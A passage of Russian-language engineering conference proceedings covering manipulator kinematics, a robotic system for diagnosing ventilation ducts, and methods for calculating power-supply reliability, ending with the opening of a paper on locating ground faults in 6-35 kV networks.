В нашем исследовании мы взяли последовательный механизм, поскольку он обладает более широкой рабочей зоной, чем параллельные механизмы при сравнимых габаритах, что является основным преимуществом, несмотря на меньшую грузоподъемность и меньшую жесткость конструкции. Для лабораторной реализации в виде стенда было принято решение использовать классическую систему с противовесом.

Кинематический анализ

Первым этапом работ по исследованию манипуляционного механизма является кинематический анализ: определение положения произвольной точки звена исполнительного механизма. Исходя из анализа литературы [2], такие расчеты могут проводиться в различных системах координат. Классическим подходом является рассмотрение двух типов задач: прямой и обратной. При решении прямой задачи определим положение схвата относительно неподвижной системы координат при известных обобщенных координатах. В обратной задаче определим обобщенные координаты и положение схвата при известных координатах выходного звена.

Результаты и обсуждения

Результатом расчета прямой задачи для манипуляционного механизма будут декартовы координаты положения (x, y, z) выходного звена

манипуляционного механизма при известных обобщенных координатах (θ_1 , θ_2 , θ_3 θ_4).

Расставим системы координат по методу Денавита — Хартенберга и составим матрицы перехода. Структурная схема с нанесенными на нее системами координат представлена на рис.1.

Составим матрицы перехода. Матрица ${\bf A}_0$ отражает поворот на угол θ_1 вокруг оси z. Матрица ${\bf A}_1$ отражает сдвиг на высоту 138 мм вдоль оси z и 140 мм вдоль оси у. Матрица ${\bf A}_2$ отражает поворот на угол θ_2 вокруг оси х. Матрица ${\bf A}_3$ отражает сдвиг на высоту 270 мм вдоль оси z. Матрица ${\bf A}_4$ поворот на угол θ_3 вокруг оси x. Матрица ${\bf A}_5$ отражает сдвиг на высоту 260 мм вдоль оси z. Матрица ${\bf A}_6$ отражает поворот на угол θ_4 вокруг оси x. Матрица ${\bf A}_6$ отражает поворот на угол θ_4 вокруг оси x. Матрица ${\bf A}_7$ отражает сдвиг на высоту 50 мм вдоль оси z. Общую матрицу перехода получаем путем перемножения матриц однородного преобразования. Матрицы представлены ниже (1)–(8).

$$\mathbf{A_0} = \begin{pmatrix} \cos(\theta_1) & -\sin(\theta_1) & 0 & 0\\ \sin(\theta_1) & \cos(\theta_1) & 0 & 0\\ 0 & 0 & 1 & 0\\ 0 & 0 & 0 & 1 \end{pmatrix}; \tag{1}$$

$$\mathbf{A_1} = \begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 140 & 0 \\ 0 & 0 & 1 & 140 \\ 0 & 0 & 0 & 1 \end{pmatrix}; \tag{2}$$

$$\mathbf{A}_{2} = \begin{pmatrix} 1 & 0 & 0 & 0\\ 0 & \cos(\theta_{2}) & -\sin(\theta_{2}) & 0\\ 0 & \sin(\theta_{2}) & \cos(\theta_{2}) & 0\\ 0 & 0 & 0 & 1 \end{pmatrix}; \tag{3}$$

$$\mathbf{A}_{3} = \begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 270 \\ 0 & 0 & 0 & 1 \end{pmatrix}; \tag{4}$$

$$\mathbf{A}_{4} = \begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & \cos(\theta_{3}) & -\sin(\theta_{3}) & 0 \\ 0 & \sin(\theta_{3}) & \cos(\theta_{3}) & 0 \\ 0 & 0 & 0 & 1 \end{pmatrix}; \tag{5}$$

$$\mathbf{A}_{5} = \begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 260 \\ 0 & 0 & 0 & 1 \end{pmatrix}; \tag{6}$$

$$\mathbf{A_6} = \begin{pmatrix} 1 & 0 & 0 & 0\\ 0 & \cos(\theta_4) & -\sin(\theta_4) & 0\\ 0 & \sin(\theta_4) & \cos(\theta_4) & 0\\ 0 & 0 & 0 & 1 \end{pmatrix}; \tag{7}$$

$$\mathbf{A}_7 = \begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 50 \\ 0 & 0 & 0 & 1 \end{pmatrix}. \tag{8}$$

Перемножив матрицы перехода от базовой системы координат к системы координат схвата, получаем матрицу A_{O6uq} (9). Таким вычисление декартовых координат в зависимости от обобщенных координат представлено на (10)—12):

$$\mathbf{A}_{\text{общ}} = \begin{pmatrix} a_1 & a_2 & a_3 & x \\ a_4 & a_5 & a_6 & y \\ a_7 & a_8 & a_9 & z \\ 0 & 0 & 0 & 1 \end{pmatrix}. \tag{9}$$

Решение обратной задачи необходимо для вычисления требуемой пространственной конфигурации манипулятора по положению рабочего органа. Данная информация является основной при планировании траектории перемещения схвата манипулятора [3].



Рис. 2. Блок-схема принципа построения рабочей зоны




Рис. 3. Рабочая зона (аксонометрический вид)

Для решения обратной задачи кинематики решим систему уравнений из уравнений (10)—(12) и уравнения (22).

$$\tan\frac{y}{x} = \theta_1.$$
(22)

Расчет границ рабочей зоны. Рабочая зона – это пространство, в котором может находиться рабочий орган при функционировании манипулятора [4].

На основании полученного решения прямой задачи о положении подставим все возможные наборы обобщенных координат и получим все возможные положения выходного звена механизма. Из полученных координат найдем максимальные и минимальные значения и построим границы рабочей зоны. Принцип расчета представлен на рис. 2.

Результатом работы программы является построение рабочей зоны, которая показана на рис. 3; 4.

Выводы

1. Основные проблемы, возникающие при расчетах, — точное определение рабочей зоны и оценка управляемости, поскольку данные параметры являются «входными» для разработки системы технического зрения, синтеза совмест-




Рис. 4. Рабочая зона (фронтальный вид)

ной системы управления, оценки точности совместного позиционирования.

2. В результате первой части исследования был произведен анализ комбинированного передвижения манипулятора, решены прямая и обратная задачи кинематики, определена рабочая зона механизма, а также решена задача о траекторном управлении механизма.

Библиографический список

- 1. Construction of a Working Area for the Manipulation Mechanism of Simultaneous Relative Manipulation / V. N. Pashchenko, I. V. Sharapov, G. V. Rashoyan, A. I. Bykov // Journal of Machinery Manufacture and Reliability. 2017. № 3. P. 225–231.
- 2. *Фролов К. В.* Механика промышленных роботов. Кн. 1: Кинематика и динамика изд. М.: Высшая школа, 1988. 304 с.
- 3. *Крайнев А. Ф., Глазунов В. А.* Новые механизмы относительного манипулирования // Проблемы машиностроения и надежности машин. 1994. № 5. С. 106—117.
- 4. Крайнев А. Ф., Глазунов В. А., Муницына Н. В. остроение рабочих зон манипулятора параллельной структуры и двухкритериальная оптимизация его параметров // Известия вузов. Машиностроение. 1994. № 1–3. С. 3–7.

УДК 62-529.4

DOI: 10.31799/978-5-8088-1556-8-2021-16-271-273

М. Э. Создателева* магистрант **С. В. Соленый***

кандидат технических наук, доцент

СИСТЕМЫ ДИАГНОСТИКИ НА БАЗЕ РОБОТОТЕХНИЧЕСКОГО КОМПЛЕКСА

Рассмотрен робототехнический комплекс, позволяющий оценить техническое состояние систем вентиляции. Описаны методы и средства получения данных о состоянии вентиляционного трубопровода. Исследуемыми параметрами являются: температура окружающей среды, состав и скорость потока воздушных масс, а также давление. Приведены преимущества использования робототехнического комплекса относительно существующих методов диагностики систем вентиляции.

Ключевые слова: внутритрубная диагностика, робототехнический комплекс, системы вентиляции.

M. E. Sozdateleva*
Postgraduate Student
S. V. Solyoniy*
PhD, Tech., Associate Professor
* St. Petersburg State University of Aerospace Instrumentation

DIAGNOSTIC SYSTEMS BASED ON THE ROBOTIC COMPLEX

This article discusses a robotic complex that allows you to assess the technical condition of ventilation systems. Methods and means of obtaining data on the state of the ventilation pipeline are described. The parameters under study are: ambient temperature, composition and flow rate of air masses, as well as pressure. The advantages of using a robotic complex regarding existing methods of diagnostics of ventilation systems are presented.

Keywords: in-line diagnostic; robotic complex; ventilation systems.

Введение

Автоматизация является одним из важнейших факторов повышения производительности и улучшений условий труда. Все существующие или строящиеся объекты и системы, в той или иной степени, оснащаются средствами автоматизации, что позволяет добиться меньших затрат, не только финансовых, но также временных и человеческих ресурсов, как в массовых производственных процессах, так и в отдельно взятых проектах.

Обследование инженерных систем или оценка их технического состояния — это комплекс мероприятий, проводимый для оценки их текущего состояния и функциональных возможностей, соответствие структуры инженерных систем существующей проектной и исполнительной документации, действующим нормам и правилам, а также пригодности инженерных систем к дальнейшей эксплуатации, модернизации или ремонту [1–3].

Концепция диагностирования трубопроводов заключается в стремлении получить инфор-

мацию о техническом состоянии системы, включая такие ее виды, как сведения об окружающей ее среде и объектах техногенного происхождения, транспортируемых флюидах и состоянии защитных систем (наружные и внутренние покрытия, ингибиторная защита и т. п.) [4].

Существующие методы диагностики

В зависимости от назначения трубопровода, способа его укладки, основных негативных факторов деградации и рисков, связанных с его эксплуатацией, один или несколько видов информации о техническом состоянии может быть приоритетен по отношению к другим.

Обеспечение эффективной работы вентиляционных систем является одной из основных задач, которые способствуют улучшению условий труда, повышению производительности, минимизации производственного травматизма.

Эффективная работа систем во многом зависит от качественной и своевременной диагностики.

Диагностика вентиляционных систем может быть осуществлена с целью профилактики, т. е.

^{*} Санкт-Петербургский государственный университет аэрокосмического приборостроения

для подтверждения соответствия или несоответствия данной вентиляционной системы действующим нормативно-техническим документам, обнаружения проблем в системе, целью которой является выяснение причины неполадки и ее последующее устранение [5].

На сегодняшний день существует два способа обслуживания вентиляционных систем: полный разбор конструкции, либо диагностика проводится с помощью прибора, оснащенного камерой и датчиком потока воздуха, опускаемый в вентиляционную шахту на ограниченное расстояние.

Объем и содержание диагностических мероприятий регулируется типом вентиляции. Существует приточная, вытяжная, приточно-вытяжная, канальная вентиляционная системы и другие. Зачастую используют приточно-вытяжную аэрацию, поскольку такая система одновременно должна обеспечивать подачу свежего и забор отработанного воздуха.

Методика диагностики состояния вентиляции подразумевает под собой определение таких параметров, как температура окружающей среды, скорость потока воздуха воздушных масс, а также влажность и состав воздуха.

Устройство робототехнического комплекса

Робототехнический комплекс представляет собой набор электроприводов для перемещения во всех направлениях вентиляционного трубопровода, а также набора датчиков для функционирования алгоритма сбора данных, таких как атмосферное давление окружающей среды, скорость потока воздушных масс, качество воздуха, температура.

Использование данного робототехнического комплекса даст возможность проводить диагностические мероприятия исключая потребность в демонтаже систем вентиляции, что в свою очередь позволит затрачивать меньше ресурсов, таких как время, финансы, человеко-часы, а также, предоставит возможность оператору курировать процесс диагностики удаленно, что является значимым и приоритетным фактором в опасных или труднодоступных человеку диагностируемых системах [6].

При проектировании робота и выборе материалов учитывается высокая влажность и повышенное давление.

Механизмы для перемещения робота внутри вентиляционного канала совмещают в себе червячный редуктор, используемый для увеличения длинны ноги робота, на конце которой установлено колесо-редуктор, которое имеет специ-




Рис. 1. Общий вид робота в развернутом состоянии

фическую форму для минимизации габаритов и массы робота.

Для исследования аэродинамических свойств используется пакет добавлений SolidWorks Flow Simulation [7, 8]. Для исследования потока воздуха, его скорости, давления и температуры создаются дополнительные заглушки. Результаты исследований приведены на рис. 2—4.

По графику видно, что увеличение температуры воздуха происходит незначительное и в пике равно 2° . Движение воздуха показывает, что максимальное повышение температуры




Рис. 2. График температур во Flow Simulation





Рис. 3. График давления во Flow Simulation



Puc. 4. График скорости потока воздуха во Flow Simulation

происходит в зоне колес из-за отсутствия вырезов.

Исходя из результатов исследования [9, 10] давление, оказываемое на робота, не превышает $160 \text{ к}\Pi \text{а}$, или 1,6 атмосферного давления.

Самое высокое значение скорости приходится на центральную часть корпуса, где практиче-

ски отсутствуют препятствия и равно 4 м/с. Благодаря завихрению воздуха внутри корпуса — появляется сила, прижимающая его к верхней стенке вентиляционного канала.

Заключение

Автоматизация процесса проведения диагностики систем вентиляции позволит увеличить экономическую эффективность, улучшить условия труда, внедрение такого робототехнического комплекса позволит собирать более объемные и точные данные о техническом состоянии систем вентиляции, а также минимизировать участие человека в диагностических мероприятиях.

Работа выполнена при финансовой поддержке РФФИ в рамках научного проекта \mathbb{N}^{2} 20-08-01056 A.

Библиографический список

- 1. ГОСТ Р 53778-2010. Здания и сооружения. Правила обследования мониторинга технического состояния. URL: http://docs.cntd.ru/document/1200078357 (дата обращения: 15.12.2020).
- 2. СП 255.1325800.2016. Здания и сооружения. Правила эксплуатации. Основные положения. URL: http://docs.cntd.ru/document/1200139958 (дата обращения: 15.12.2020).
- 3. ГОСТ Р 58033-2017. Здания и сооружения. Словарь. Часть 1. Общие термины (дата обращения: 15.12.2020).
- 4. СНиП 3.05.05-84. Технологическое оборудование и технологические трубопроводы. URL: http://docs.cntd.ru/document/556380967 (дата обращения: 15.12.2020).
- 5. СП 336.1325800.2017. Системы вентиляции и кондиционирования воздуха. Правила эксплуатации. URL: http://docs.cntd.ru/document/557350509 (дата обращения: 15.12.2020).
- 6. Бербюк B. E. Динамика и оптимизация робототехнических систем. M.: Наукова думка, 2014. 192 с.
- 7. *Алямовский А. А.* и др. SolidWorks. Компьютерное моделирование в инженерной практике. М.: БХВ-Петербург, 2016. 800 с.
- 8. Алямовский A. SolidWorks Simulation. Как решать практические задачи. М.: БХВ-Петербург, 2011. 486 с.
- 9. Дударева Н. Самоучитель SolidWorks 2010. М.: БХВ-Петербург, 2010. 215 с.
- $10.\ \Pi$ ономарев H. SolidWorks 2007/2008. Компьютерное моделирование в инженерной практике. М.: БХВ-Петербург, $2010.\ 591$ с.

УДК 621.865-8

DOI: 10.31799/978-5-8088-1556-8-2021-16-274-278

О. Б. Чернышева*

старший преподаватель

*Санкт-Петербургский государственный университет аэрокосмического приборостроения

СРАВНИТЕЛЬНЫЙ АНАЛИЗ МЕТОДОВ РАСЧЕТА ПОКАЗАТЕЛЕЙ НАДЕЖНОСТИ СИСТЕМЫ ЭЛЕКТРОСНАБЖЕНИЯ

Проводится сравнительный анализ методов расчета показателей надежности системы электроснабжения. Рассмотрен метод случайных марковских процессов, а также методы расчета показателей надежности систем электроснабжения по средним значениям вероятностей состояния элементов.

Ключевые слова: надежность, показатели надежности, система электроснабжения, методы расчета.

O. B. Chernysheva*

Senior Lecturer

* St. Petersburg State University of Aerospace Instrumentation

COMPARATIVE ANALYSIS OF METHODS FOR CALCULATING RELIABILITY INDICATORS OF A POWER SUPPLY SYSTEM

The article provides a comparative analysis of methods for calculating the reliability indicators of the power supply system. The method of random Markov processes is considered, as well as methods for calculating the reliability indicators of power supply systems based on the average values of the probabilities of the state of the elements. **Keywords:** reliability, reliability indicators, power supply system, calculation methods.

В современном мире проблема надежности систем электроснабжения является одной из ключевых для экономического развития страны. Основным требованием, предъявляемым к системам электроснабжения, является обеспечение высокой надежности электроэнергетических систем, комплексов и отдельно взятых элементов. Связано это, в первую очередь, с характером электроснабжения, предполагающим непрерывный и неразрывный процесс производства, передачи и потребления электроэнергии. Понятие надежности системы регламентируется нормативно-правовыми документами, основными из которых являются:

- Правила устройства электроустановок [1];
- ГОСТ 27.002-89 Надежность в технике. Основные понятия. Термины и определения [2];
- ГОСТ 27.310-95 Анализ видов, последствий и критичности отказов [3].

В научно-технической литературе надежности системы электроснабжения даются разные определения, но наиболее полным можно выделить следующее: надежность электроснабжения — это способность электрической системы обеспечивать присоединенных к ней потребителей электрической энергией заданного качества в любой момент времени. При этом понятие надежности включает в себя как бесперебойность снабжения потребителей электроэнергией, так

и ее качество – стабильность напряжения и частоты [4].

Принятый в 2003 г. Федеральный закон № 35-ФЗ «Об энергетике» разделил рынок электроэнергии на два вида: оптовый и розничный рынки энергии и мощности, в связи с чем проблема обеспечения надежности существенно усложнилась. Это связано с введением рынков регулируемых и нерегулируемых договоров, рынка на сутки вперед, балансирующего рынка, что привело к разделению интересов по поддержанию надежности системы электроснабжения, появлением коммерческих требований к режиму электроснабжения и, самое главное, усилением неопределенности при прогнозе состояния электроэнергетической системы.

Согласно Федеральному закону РФ «Об энергетике», к надежности электроснабжения включает в себя надежность распределительных устройств, электроприемников, а также системы электроснабжения объектов экономики [5].

Надежность электроэнергетической системы на всех ее уровнях, таких как системы генерации, передачи и распределения электроэнергии, может гарантировано обеспечить надежность электроснабжения потребителей. Надежность станций, подстанций, систем передачи и распределения энергии зависит от многих детерминированных и стохастических параметров и пре-

жде всего от структуры, а также безотказности и восстановляемости основного оборудования.

В системах электроснабжения методы расчета надежности основаны на использовании методов математической статистики и теории вероятности. Среди основных показателей, характеризующих надежность системы электроснабжения можно выделить следующие: коэффициент готовности, коэффициент простоя, коэффициент технического использования, коэффициент оперативного использования.

Основными методами, применяемыми при расчете надежности систем электроснабжения, являются [6]:

- метод с использованием случайных процессов;
- метод анализа вероятностей состояния системы;
- метод с использованием формулы полной вероятности;
- метод структурного анализа сложных систем.

Рассмотрим подробнее перечисленные методы.

Первый метод основан на применении теории массового обслуживания, в частности, аппарата марковских случайных процессов. Суть метода заключается в составлении графа возможных состояний, определении возможных переходов между этими состояниями, а также в определении интенсивностей, переводящих в систему из одного состояния в другое. Пример простейшего графа показан на рис. 1.

При использовании этого метода делаются допущения, предполагающие простейший поток отказов с интенсивностью $\lambda = {\rm const}$ и восстановления $\mu = {\rm const}$, законы распределения времени между отказами $\omega_o(t) = \lambda e^{-\lambda t}$ и восстановления $\omega_{\rm B}(t) = \mu e^{-\mu t}$ соответственно. На основании графа переходных состояний, а также заданных начальных условиях составляется система обыкновенных дифференциальных уравнений, решением которых являются вероятности пребывания системы в одном из состояний. Полученные вероятности позволяют определить основные количественные характеристики комплексных показателей надежности, таких




Рис. 1. Простейший граф состояний

как коэффициент готовности $K_{\text{гот}}$ и коэффициент простоя $K_{\text{пр}}$:

$$\begin{split} &\lim_{t\to\infty} P_0(t) = K_{\text{fot}} = \frac{\mu}{\mu + \lambda} = \frac{\overline{T}}{\overline{T} + \overline{t_{\text{B}}}},\\ &\lim_{t\to\infty} P_1(t) = K_{\text{fip}} = \frac{\lambda}{\mu + \lambda} = \frac{\overline{t_{\text{B}}}}{\overline{T} + \overline{t_{\text{B}}}}, \end{split}$$

где \overline{T} – среднее время безотказной работы, $\overline{t_{\mathtt{B}}}$ – среднее время восстановления.

Данный метод может быть использован при определении показателей надежности как для последовательно соединенных восстанавливаемых элементов, так и для параллельно соединенных. Примером могут служить двухтрансформаторные подстанции, две линии электропередач и т. д.

Для примера рассмотрим систему, состоящую из двух линий электропередач. При этом, под элементом будем понимать одну линию. В таком случае, число возможных состояний N=4. Система может находится в одном из состояний: 1: обе ЛЭП исправны; 2: 1-я ЛЭП исправна, 2-я ЛЭП находится в состоянии отказа; 3: 1-я ЛЭП находится в состоянии отказа, 2-я ЛЭП исправна; 4: обе ЛЭП находятся в состоянии отказа. Тогда вероятности нахождения системы в указанных состояниях определяются следующими уравнениями:

$$\begin{split} P_1 &= \frac{\mu_1 \mu_2}{(\lambda_1 + \mu_1)(\lambda_2 + \mu_2)} = \\ &= \frac{\overline{T_1}}{(\overline{T_1} + \overline{t_{\text{B}1}})} \cdot \frac{\overline{T_2}}{(\overline{T_2} + \overline{t_{\text{B}2}})} = K_{\text{roT}1} K_{\text{roT}2}, \\ P_2 &= \frac{\lambda_1 \mu_2}{(\lambda_1 + \mu_1)(\lambda_2 + \mu_2)} = \\ &= \frac{\overline{t_{\text{B}1}}}{(\overline{T_1} + \overline{t_{\text{B}1}})} \cdot \frac{\overline{T_2}}{(\overline{T_2} + \overline{t_{\text{B}2}})} = K_{\text{пр}1} K_{\text{roT}2}, \\ P_3 &= \frac{\lambda_2 \mu_2}{(\lambda_1 + \mu_1)(\lambda_2 + \mu_2)} = \\ &= \frac{\overline{T_1}}{(\overline{T_1} + \overline{t_{\text{B}1}})} \cdot \frac{\overline{t_{\text{B}2}}}{(\overline{T_2} + \overline{t_{\text{B}2}})} = K_{\text{roT}1} K_{\text{пр}2}, \\ P_4 &= \frac{\lambda_1 \lambda_2}{(\lambda_1 + \mu_1)(\lambda_2 + \mu_2)} = \\ &= \frac{\overline{t_{\text{B}1}}}{(\overline{T_1} + \overline{t_{\text{B}1}})} \cdot \frac{\overline{t_{\text{B}2}}}{(\overline{T_2} + \overline{t_{\text{B}2}})} = K_{\text{np}1} K_{\text{np}2}. \end{split}$$

Показатели надежности:

$$K_{ ext{rot}} = P_1 + P_2 + P_3$$
, $K_{ ext{mp}} = P_4 = K_{ ext{mp1}} K_{ ext{mp2}}$.

Достоинством данного метода служит наглядное представление возможных состояний и переходов между этими ними. При увеличении числа элементов рассматриваемой системы количество возможных состояний равно 2^n (nчисло возможных состояний), что увеличивает число дифференциальных уравнений, решение которых может вызвать определенные затруднения. Это обстоятельство является ограничением использования марковских процессов при определении показателей надежности, что является недостатком данного метода. Другими словами, использование марковских процессов для оценки показателей надежности сложных систем достаточно затруднительно.

Теория марковских случайных процессов позволяет проводить расчет показателей надежности и в случае преднамеренного отключения какого-то элемента. При этом, время такого отключения, как правило, сопоставимо со временем аварийного отключения элемента. Однако, если использовать систему дифференциальных уравнений для описания состояний преднамеренных отключений, то их количество возрастает до 3^n , что приводит к еще большим затруднениям получения решения.

Следует также отметить, что использование марковских процессов подразумевает наличие начальных условий, т. е. определение состояний, в которых система находится в начальный момент времени. Такое ограничение позволяет рассчитать показатели надежности на относительно коротком временном интервале. Если требуется оценить систему на достаточно большом временном интервале, то целесообразнее использовать аналитические методы, основанные на средних значениях вероятностей состояния элементов.

Рассмотрим эти методы. К ним относятся метод анализа вероятностей состояния системы, метод с использованием формулы полной вероятности и метод структурного анализа сложных систем. Особенностью таких методов является отсутствие начальных условий, в которых находилась система и отказом в этом случае является состояние, при котором параметры рассматриваемого элемента не соответствуют его техническим параметрам. В этом случае происходит отключение элемента от системы при помощи коммутационных аппаратов. Это обстоятельство свидетельствует о том, что в данных методах отсутствует функциональная связь между элементами системы, что, несомненно, является недостатком перечисленных методов.

Для использования перечисленных методов обычно задаются следующие параметры [7]:

- среднее количество отказов в единицу времени (обычно год) для одного элемента - параметр потока отказов о. Если рассматривается ЛЭП, то поток отказов определяется на 1 км ли-
- среднее время восстановления $\overline{t_{\scriptscriptstyle B}}$, [час/1 восстановление]. Под восстановлением в этом случае понимается замена вышедшего из строя элемента, аварийно-восстановительный ремонт и т. д.;
- параметр потока преднамеренных отключений – λ_{np} , [1/год];
- средняя продолжительность одного преднамеренного отключения для проведения профилактических и капитальных ремонтов – $t_{
 m np}$,

Перечисленные параметры являются статистическими данными и могут быть получены путем анализа работы рассматриваемой систе-

Основные показатели надежности системы: вероятность вынужденного простоя:

$$q_{\Pi} = \frac{\omega \overline{t_{\rm B}}}{8760},$$

где 8760 - количество часов в году; вероятность преднамеренного отключения:

$$q_{\pi p} = \frac{\lambda_{\pi p} \overline{t_{B}}}{8760};$$

средняя вероятность отказа системы:

$$q = q_{\Pi} + q_{\Pi D};$$

коэффициент готовности (вероятность безотказной работы):

$$P = 1 - q = 1 - q_{\pi} - q_{\pi p} = \frac{\overline{t_p}}{8760},$$

где $\overline{t_{\mathrm{p}}}$ – время безотказной работы элемента. Полученные характеристики позволяют определить один из главных показателей надежности функционирования системы электроснабжения - количество недоопущенной потребителю электроэнергии:

$$\Delta \partial = \partial q = \overline{P_{\text{norp}}} T q$$

где $\overline{P_{\mathtt{norp}}}$ – средняя годовая мощность потреби-

При помощи метода анализа вероятностей состояния системы можно оценить влияние ограничений пропускной способности отдельных элементов на показатели надежности всей системы. Достигается это путем анализа режимов работы отдельных элементов и с наложением на каждый преднамеренно отключенный элемент аварийного состояния другого [7]. Для каждого состояния системы определяются параметр потока отказов и преднамеренных отключений λ_{ij} и его вероятность q_{ij} . Рассчитанные режимы работы элементов и системы сравниваются с допустимыми значениями, после чего проводится оценка значения отключаемой мощности для обеспечения режима или минимального суммарного ущерба от ограничений по мощности.

На сегодняшний день, данный метод является основным для расчета показателей надежности больших энергетических систем. Однако необходимость анализа большого количества элементов, а, следовательно, и состояний схемы, приводят к громоздкости вычислений. Например, если в сложной схеме проводится анализ n элементов, то необходимо проанализировать режимы работы для

$$N=\frac{1}{6}(n^3+5n)$$

состояний схемы.

Метод с использованием формулы полной вероятности позволяет представить любую сложную схему в виде совокупности элементарных. В основе таких преобразований лежит использование формулы полной вероятности (или разложение на множители) применительно к расчету вероятности безотказной работы всей системы. «Мостиковая» схема, представленная на рис. 2, при помощи разложения на множители, может быть преобразована в сумму двух схем — параллельно-последовательную и последовательно-параллельную.

Для такого преобразования необходимо выдвинуть две гипотезы: вероятность безотказной работы элемента P_i и вероятность отказа элемента q_i .

Достоинством данном метода является наглядность и удобство расчетов при относительно небольшом количестве узлов и элементов. Для




Рис. 2. Схема типа «мостик»

сложных схем, использование данного метода затрудняется выбором элемента, относительно которого производится разложение.

Особенность расчета показателей надежности при помощи структурных схем состоит в том, что производится анализ не всех возможных состояний системы, а только состояния безотказной работы минимального набора элементов, которые обеспечивают нормальную передачу энергии от источника питания до узла нагрузки (так называемые минимальные пути) или отказ того минимального набора элементов, отказ которого в любом из наборов приводит к отказу системы относительно рассматриваемого узла (минимального сечения) [8]. Определение минимальных путей или минимальных сечений позволяет преобразовать исходную расчетную схему в эквивалентную: последовательно-параллельную или параллельно-последовательную соответственно. Это позволяет относительно просто вычислить вероятность безотказной работы (отказа) узла, а также учитывать преднамеренные отключения элементов. Трудности возникают в том случае, если на отдельные элементы схемы накладывается ограничение по пропускной способности, что является недостатком данного метода.

Как было сказано ранее, система электроснабжения представляет собой сложную структуру. Для упрощения определения показателей надежности системы целесообразно разделять исходную схему на подсхемы по узловым пунктам сети. Деление целесообразнее осуществлять таким образом, чтобы в каждой подсхеме число расчетных элементов не превышало 130-450.

На основе проведенного исследования можно сделать следующие выводы.

- 1. Метод расчета надежности системы электроснабжения выбирается исходя из постановки задачи и временного интервала, на протяжении которого определяются показатели.
- 2. Надежность работы системы электроснабжения целесообразно рассчитывать на достаточно большом временном интервале, например, год.
- 3. Использование случайных марковских процессов вызывает значительные вычислительные затруднения вследствие необходимости решения большой системы дифференциальных уравнений, но дают хорошие результаты при небольшом количестве элементов.
- 4. Целесообразнее применять методы, основанные на средних значениях вероятностей состояния элементов. Эти методы дают адекватную и достаточно точную оценку параметров надежности системы электроснабжения.

Библиографический список

- 1. Правила устройства электроустановок. Новосибирск: Сибир. университет. изд., 2006. 769 с.
- 2. ГОСТ 27.002-89 Надежность в технике. Основные понятия. Термины и определения. М.: Изд-во стандартов, 1990. 24 с.
- 3. ГОСТ 27.310-95 Анализ видов, последствий и критичности отказов в технике. Основные положения. URL: http://docs.cntd.ru/document/gost-27-310-95 (дата обращения: 30.12.2020).
- 4. *Хорольский В. Я.*, *Таранов М. А.* Надежность электроснабжения. Ростов H/Д: Терра Принт, 2007. 128 с.
- 5. Федеральный закон «Об энергетике» от 26.03.2003 г. №3 5-ФЗ. URL: http://www.consultant. ru/document/cons_doc_LAW_41502/ (дата обращения: 29.12.2020).
- 6. Волков Н. Г. Надежность функционирования систем электроснабжения: учеб. пособие. Томск: $T\Pi Y$, 2005. 157 с.
- $7.\, extstyle extstyle extstyle Oct. A., Туфанов В.А.$ Оценка надежности систем электроснабжения. М.: Энергоиздат, 1981. 224 с.
- 8. Фокин Ю.А. Надежность и эффективность сетей электрических систем. М.: Высшая школа, 1989. 151 с.

УДК 621.315.1

DOI: 10.31799/978-5-8088-1556-8-2021-16-279-283

В. А. Шабанов*

кандидат технических наук, профессор

А. В. Сорокин *

ассистент

* Уфимский государственный нефтяной технический университет

ИСПОЛЬЗОВАНИЕ КОМПЛЕКСНОЙ ПЛОСКОСТИ СОПРОТИВЛЕНИЯ ДЛЯ ОПРЕДЕЛЕНИЯ РАССТОЯНИЯ ДО МЕСТА ОДНОФАЗНОГО ЗАМЫКАНИЯ НА ЗЕМЛЮ В СЕТЯХ 6-35 КВ

Рассмотрено определение расстояния до места однофазного замыкания на землю в сетях с изолированной нейтралью по параметрам аварийного режима с использованием входного сопротивления, равного отношению фазного напряжения поврежденной фазы к фазному току, компенсированному током нулевой последовательности. Построены векторные диаграммы в комплексной плоскости входного сопротивления, показано, что использование входного сопротивления позволяет исключить влияние переходного сопротивления в месте замыкания.

Ключевые слова: определение места повреждения, сети с изолированной нейтралью, параметры аварийного режима, входное сопротивление.

V. A. Shabanov *
PhD, Tech., Professor
A. V. Sorokin*
Assistant
* Ufa State Petroleum Technical University

